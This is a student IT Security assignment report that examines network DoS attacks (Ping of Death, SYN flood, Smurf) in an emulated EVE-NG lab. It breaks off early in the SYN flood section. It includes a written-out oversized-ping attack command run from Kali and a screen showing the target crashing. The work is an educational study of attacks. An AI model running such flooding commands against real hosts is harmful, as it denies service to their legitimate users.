Swinburne University of Technology

Faculty of Science, Engineering and Technology

ASSIGNMENT AND PROJECT COVER SHEET

Unit Code: COS300015 Unit Title: IT Security

Assignment number and title: 2 – Practical Project Due date: 06/08/2023

Lab group: none Tutor: none Lecturer: Mr. Kevin Loc

Family name: Dang Identity no: 103802759

Other names: Josh

To be completed if this is an INDIVIDUAL ASSIGNMENT

I declare that this assignment is my individual work. I have not worked collaboratively, nor have I copied from any other student's work or from any other source except where due acknowledgment is made explicitly in the text, nor has any part been written for me by another person.

Signature: Luan

To be completed if this is a GROUP ASSIGNMENT

We declare that this is a group assignment and that no part of this submission has been copied from any other student's work or from any other source except where due acknowledgment is made explicitly in the text, nor has any part been written for us by another person.

ID Number	Name	Signature

Marker's comments:

Total Mark:

Extension certification:

This assignment has been given an extension and is now due on

Signature of Convener: Date: / 2023

06/08/2023

COS30015

IT Security – Assignment 2

Examining Network Denial of Service (DoS) Attacks and Defenses with EVE-NG

VI LUAN DANG
103802759

Examining Network Denial of Service (DoS) Attacks and Defenses with EVE-NG

Vi Luan Dang - 103802759

Faculty of Science, Engineering and Technology

Swinburne University of Technology

Ho Chi Minh, A35 Bach Dang, Tan Binh District

Abstract

The network and webserver infrastructure holds immense value and plays a crucial role in today's digital landscape. It serves as a vital platform for communication, data exchange, and various online services. However, this invaluable system is susceptible to a significant threat known as a Denial of Service (DoS) attack **[1]**. A network denial of service (DoS) attack refers to any form of attack on a networking system with the intention of rendering a server incapable of serving its clients **[2]**. This research paper explores LAN-based DoS attacks, specifically focusing on three common attack types: Ping of Death attack, SYN flood attack, and Smurf attack. The study utilizes the EVE-NG network emulation platform to simulate and analyze the behavior of these attacks in controlled environments.

Keywords: Denial of Service attack, DoS, Network infrastructure, webserver infrastructure, Ping of Death attack, Smurf attack, SYN flood attack, EVE-NG.

1. Introduction

A DoS attack can take various forms, including invading the server with an overwhelming volume of requests, flooding it with invalid or malicious data packets, or exploiting vulnerabilities to exhaust system resources**[3-4]**. The consequences of a successful DoS attack can be severe, resulting in significant financial losses, reputational damage, and disruption of essential services for both individuals and organizations. Given the critical implications of DoS attacks, it is crucial to study and understand the intricacies of these attacks, as well as develop effective defense mechanisms. Studying DoS attacks and their defenses is of paramount importance to safeguard the integrity, availability, and confidentiality of network and webserver infrastructure**[5]**.

This paper is structured into five sections to comprehensively address the topic of Denial of Service (DoS) attacks and their defenses. Section 1 serves as an introduction, highlighting the significance of addressing this threat and the potential consequences of DoS attacks. In Section 2, the methodology and approach used in conducting and writing the paper are explained, ensuring transparency and clarity in the research process. Section 3 delves into each attack type, providing a detailed analysis of their characteristics, potential impact on network performance, and the specific techniques employed by attackers to exploit network vulnerabilities. This section also includes practical demonstrations of each attack technique to enhance understanding. Moving on to Section 4, a range of countermeasures against these DoS attacks are presented, and their effectiveness in mitigating the examined attacks is evaluated. Finally, Section 5 serves as a comprehensive summary and conclusion, summarizing the key findings and insights obtained throughout the paper, and offering a closing remark on the importance of implementing robust defense mechanisms against DoS attacks.

2. Research method

This paper is conducted in five main phases: (A) Planning the paper; (B) Obtaining related research paper; (C) Selecting appropriate tools for the demonstration of attack and defense techniques; (D) Conducting and verifying the understanding of the topic on selected tools; (E) Analyzing conducted labs' result. Each phase corresponds to a specific section of the paper. Section 2 and 3 cover the planning, selection of research papers and demonstrating tools, Section 4 provides understanding of attack and defense techniques, and section 5 will analyze the result from the lab. Figure 1 illustrates the research phases in summary.




Figure 1: Research phases

2.1 Planning the paper.

In this phase, I will summarize some of the most noteworthy questions related to the understanding and discussion of network-based DoS. These questions will also be the main topic of this paper. Some of the questions include:

+ What is Network-based DoS?
+ What are the techniques that can be employed to conduct the attacks?
+ What are the techniques that can be employed to defend against the attacks?
+ What tools can be used to illustrate/implement these techniques?

2.2 Obtaining the related research papers.

Related research documents are one of the most important aspects of this paper. An extensive and detailed strategy was made to make sure that selected documents are appropriate, high quality, and in scope with the chosen topic.

The library or sources that were used to retrieve the research paper were IEEE, Springer, Science Direct and some other books related to this topic. After careful selection, 13 papers were chosen to be used as the source of knowledge and information for this project.

2.3 Selecting appropriate tools for the demonstration of attack and defense techniques

In the context of demonstrating attack and defense techniques, selecting appropriate tools is crucial for an effective and informative showcase. Careful consideration and evaluation of available tools was made to ensure the possibility of successfully conducting these techniques as well as providing a comprehensive interface for demonstrating the conducted results.

2.4 Conducting and verifying the understanding of the topic on selected tools

After appropriate understanding process and preparation, thorough exploring and experimenting labs were conducted to gain deeper knowledge of the attack vectors, techniques and potential vulnerabilities that can be exploited. This knowledge is then used to conduct defensive mechanisms to fence off these attacks.

2.5 Analyzing conducted labs' results.

Finally, with the understanding and data collected and conducted from above phases, careful examination and observation is done to analyze the effectiveness of these attack and defense techniques.

3. Selection of appropriate tools for the demonstration of attack and defense techniques

When it comes to network emulation and simulation tools, GNS3, EVE-NG, and Packet Tracer are three popular options, each with its own strengths and use cases. GNS3 is well-known for its ability to emulate complex networks using real operating systems, making it ideal for advanced network simulations and testing. EVE-NG, on the other hand, offers a versatile and user-friendly interface, allowing users to create and manage virtualized network environments with ease. It supports a wide range of network devices and virtualization technologies, making it suitable for detailed analysis and demonstrations. Packet Tracer, developed by Cisco, is primarily designed for educational purposes, providing a simplified environment for learning networking concepts and configuring Cisco devices.

After careful consideration, EVE-NG was selected as the tool for demonstrating attack and defense techniques. Its user-friendly interface and extensive support for various network devices and virtualization technologies make it the ideal choice for conducting in-depth analyses and capturing detailed data during the demonstrations. In addition to EVE-NG, several supplementary tools are utilized to support the analysis and implementation outlined in this paper. VMware Workstation, a powerful virtualization software, enables the creation and management of multiple virtual machines. Wireshark, an open-source network protocol analyzer tool, is utilized for in-depth analysis of network traffic. WinSCP, an open-source graphical SFTP, FTP, and SCP client for Windows, facilitates secure file transfers. Multiple virtual machine images and device images are utilized for the implementation.

The environment in which the demonstration will be performed plays a crucial role as the platform for executing attack and defense techniques. The setup includes an Edge router to facilitate connections between the LAN and the internet. Additionally, there is one core switch that acts as the central point of connectivity, ensuring efficient data flow within the network. Furthermore, two access switches are utilized for the attacking environment and the server environment. The topology for this environment can be visualized as follows:




Figure 2: Environment topology


4. Conducting and verifying the understanding of the topic on selected tools

Denial of service attacks (DOS) poses an ongoing threat to websites, attracting significant concern due to the potential for substantial revenue loss when a site is rendered offline for extended periods of time. Among the numerous types of DoS attacks, Ping of Death, TCP SYN Flood, and Smurf attack are particularly prevalent. The implementation focuses on these three techniques for comprehensive coverage.

4.1 Ping of Death attack

A ping of death attack is a denial-of-service attack, in which the attacker aims to disrupt a targeted machine by sending a packet larger than the maximum allowable size, causing the target machine to freeze or crash **[6]**. Although this attack is less common, some legacy equipment may still be vulnerable to this attack **[7]**. In the simulated scenario, we will have a normal device sending data to the webserver being targeted by this attack, further observation will provide understanding why this was such a threat to legacy system.

On VPC device in the topology above, we will send ICMP packet to the Web-SRV2 to simulate healthy connection in a network by using “ping -t” command, which is used to continuously send ICMP echo request to a specific IP address:




```
VPCS> ping 192.168.1.7 -t

84 bytes from 192.168.1.7 icmp_seq=1 ttl=128 time=10.318 ms
84 bytes from 192.168.1.7 icmp_seq=2 ttl=128 time=1.233 ms
84 bytes from 192.168.1.7 icmp_seq=3 ttl=128 time=1.713 ms
84 bytes from 192.168.1.7 icmp_seq=4 ttl=128 time=1.032 ms
84 bytes from 192.168.1.7 icmp_seq=5 ttl=128 time=1.140 ms
84 bytes from 192.168.1.7 icmp_seq=6 ttl=128 time=0.980 ms
84 bytes from 192.168.1.7 icmp_seq=7 ttl=128 time=1.871 ms
84 bytes from 192.168.1.7 icmp_seq=8 ttl=128 time=1.052 ms
84 bytes from 192.168.1.7 icmp_seq=9 ttl=128 time=0.893 ms
84 bytes from 192.168.1.7 icmp_seq=10 ttl=128 time=0.903 ms
84 bytes from 192.168.1.7 icmp_seq=11 ttl=128 time=2.440 ms
84 bytes from 192.168.1.7 icmp_seq=12 ttl=128 time=1.272 ms
84 bytes from 192.168.1.7 icmp_seq=13 ttl=128 time=1.562 ms
84 bytes from 192.168.1.7 icmp_seq=14 ttl=128 time=2.078 ms
```

```
271 294.855…  192.168.1.7     192.168.1.10 ICMP   98 Echo (ping) reply    id=0xffab, seq=7/1792, ttl=128
273 295.856…  192.168.1.10    192.168.1.7  ICMP   98 Echo (ping) request  id=0x00ac, seq=8/2048, ttl=64 (
274 295.857…  192.168.1.7     192.168.1.10 ICMP   98 Echo (ping) reply    id=0x00ac, seq=8/2048, ttl=128
276 296.858…  192.168.1.10    192.168.1.7  ICMP   98 Echo (ping) request  id=0x01ac, seq=9/2304, ttl=64 (
277 296.858…  192.168.1.7     192.168.1.10 ICMP   98 Echo (ping) reply    id=0x01ac, seq=9/2304, ttl=128
278 297.860…  192.168.1.10    192.168.1.7  ICMP   98 Echo (ping) request  id=0x02ac, seq=10/2560, ttl=64
279 297.860…  192.168.1.7     192.168.1.10 ICMP   98 Echo (ping) reply    id=0x02ac, seq=10/2560, ttl=128
281 298.863…  192.168.1.10    192.168.1.7  ICMP   98 Echo (ping) request  id=0x03ac, seq=11/2816, ttl=64
282 298.864…  192.168.1.7     192.168.1.10 ICMP   98 Echo (ping) reply    id=0x03ac, seq=11/2816, ttl=128
283 299.866…  192.168.1.10    192.168.1.7  ICMP   98 Echo (ping) request  id=0x04ac, seq=12/3072, ttl=64
284 299.867…  192.168.1.7     192.168.1.10 ICMP   98 Echo (ping) reply    id=0x04ac, seq=12/3072, ttl=128
286 300.869…  192.168.1.10    192.168.1.7  ICMP   98 Echo (ping) request  id=0x05ac, seq=13/3328, ttl=64
287 300.870…  192.168.1.7     192.168.1.10 ICMP   98 Echo (ping) reply    id=0x05ac, seq=13/3328, ttl=128

> Frame 277: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
> Ethernet II, Src: 50:00:00:0a:00:00 (50:00:00:0a:00:00), Dst: Private_66:68:03 (00:50:79:66:68:03)
> Internet Protocol Version 4, Src: 192.168.1.7, Dst: 192.168.1.10
> Internet Control Message Protocol

0000  00 50 79 66 68 03 50 00  00 0a 00 00 08 00 45 00   ·Pyfh·P· ······E·
0010  00 54 00 62 00 00 80 01  b6 e5 c0 a8 01 07 c0 a8   ·T·b···· ········
0020  01 0a 00 00 26 57 01 ac  00 09 08 09 0a 0b 0c 0d   ····&W·· ········
0030  0e 0f 10 11 12 13 14 15  16 17 18 19 1a 1b 1c 1d   ········ ········
0040  1e 1f 20 21 22 23 24 25  26 27 28 29 2a 2b 2c 2d   ·· !"#$% &'()*+,-
0050  2e 2f 30 31 32 33 34 35  36 37 38 39 3a 3b 3c 3d   ./012345 6789:;<=
0060  3e 3f                                              >?
```

Figure 3: Healthy connection

However, if an attacker attempts to launch a Ping of Death attack on this connection, after a while the machine will freeze or crash due to buffer overflow vulnerabilities in the network stack or operating system.




root@kali: /home/kali
File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
ppi
┌──(root㉿kali)-[/home/kali]
└─# ping 192.168.1.10 -s 65500 -t 1
PING 192.168.1.10 (192.168.1.10) 65500(65528) bytes of data.
^C
── 192.168.1.10 ping statistics ──
43 packets transmitted, 0 received, 100% packet loss, time 42992ms


┌──(root㉿kali)-[/home/kali]
└─# 
```

KALI LINUX
"the quieter you become, the more you are able to hear"

Figure 4: Ping of Death attack



```
PC1> ping 192.168.1.10 -t

84 bytes from 192.168.1.10 icmp_seq=1 ttl=64 time=1.259 ms
84 bytes from 192.168.1.10 icmp_seq=2 ttl=64 time=0.925 ms
84 bytes from 192.168.1.10 icmp_seq=3 ttl=64 time=0.889 ms
84 bytes from 192.168.1.10 icmp_seq=4 ttl=64 time=0.671 ms
^C
PC1> ping 192.168.1.10 -t

84 bytes from 192.168.1.10 icmp_seq=1 ttl=64 time=2.959 ms
84 bytes from 192.168.1.10 icmp_seq=2 ttl=64 time=3.535 ms
84 bytes from 192.168.1.10 icmp_seq=3 ttl=64 time=4.662 ms
84 bytes from 192.168.1.10 icmp_seq=4 ttl=64 time=1.030 ms

Good-bye
```

Figure 5: PC1 crashes


The command used by the attacker sends ICMP echo request with the size of 65500 bytes for each packet continuously and subsequently crashes the PC, rendering the connection between PC1 and the webserver unreachable.

4.2 SYN Flooding attack

A SYN flooding attack is a type of Denial-of-Service attack that targets the TCP three-way handshake process, which is a method used by TCP/IP protocols to establish a connection between a client and a server involving the use of a series of SYN (synchronize) and ACK (acknowledge) packets between the client and the server **[8]**.

In a SYN flooding attack, the attacker sends a flood of TCP SYN packets to the target server, without completing the final step of the three-way handshake. The attacker spoofs the source IP addresses, making it appear as if the SYN packets are coming from legitimate clients. The target server, upon receiving the SYN packets, allocates resources and memory to establish a connection with the alleged client **[9]**. As a result, the server's resources, such as memory and processing power, become depleted and eventually become overwhelmed and unable to handle legitimate connections request, causing a denial of service for legitimate user **[8-9]**. We will demonstrate this attack using an attacker and a webserver as follows:

On the Web-SRV2, an Apache server is hosted for basic web servers' functionalities. Clients in the topology can reach this server to view its content as in Figure 7.



QEMU (Web-SRV2)

XAMPP Control Panel v3.2.1 [Compiled: May 7th 2013]


XAMPP Control Panel v3.2.1

Modules

Service	Module	PID(s)	Port(s)	Actions			
☒	Apache	1816 1348	80, 443	Stop	Admin	Config	Logs
☒	MySQL	304	3306	Stop	Admin	Config	Logs
☒	FileZilla			Start	Admin	Config	Logs
□	Mercury			Start	Admin	Config	Logs
☒	Tomcat			Start	Admin	Config	Logs

```
7:39:00 AM  [main]    Checking for prerequisites
7:39:00 AM  [main]    All prerequisites found
7:39:00 AM  [main]    Initializing Modules
7:39:01 AM  [main]    Starting Check-Timer
7:39:01 AM  [main]    Control Panel Ready
7:39:02 AM  [Apache]  Attempting to start Apache app...
7:39:02 AM  [mysql]   Attempting to start MySQL app...
7:39:02 AM  [Apache]  Status change detected: running
7:39:02 AM  [mysql]   Status change detected: running
```

Figure 6:Web server on Web-SRV2




THIS IS SERVER 2

Figure 7: Web server viewed on clients

.

Packet captured on Wireshark indicates that this is a normal TCP connection:

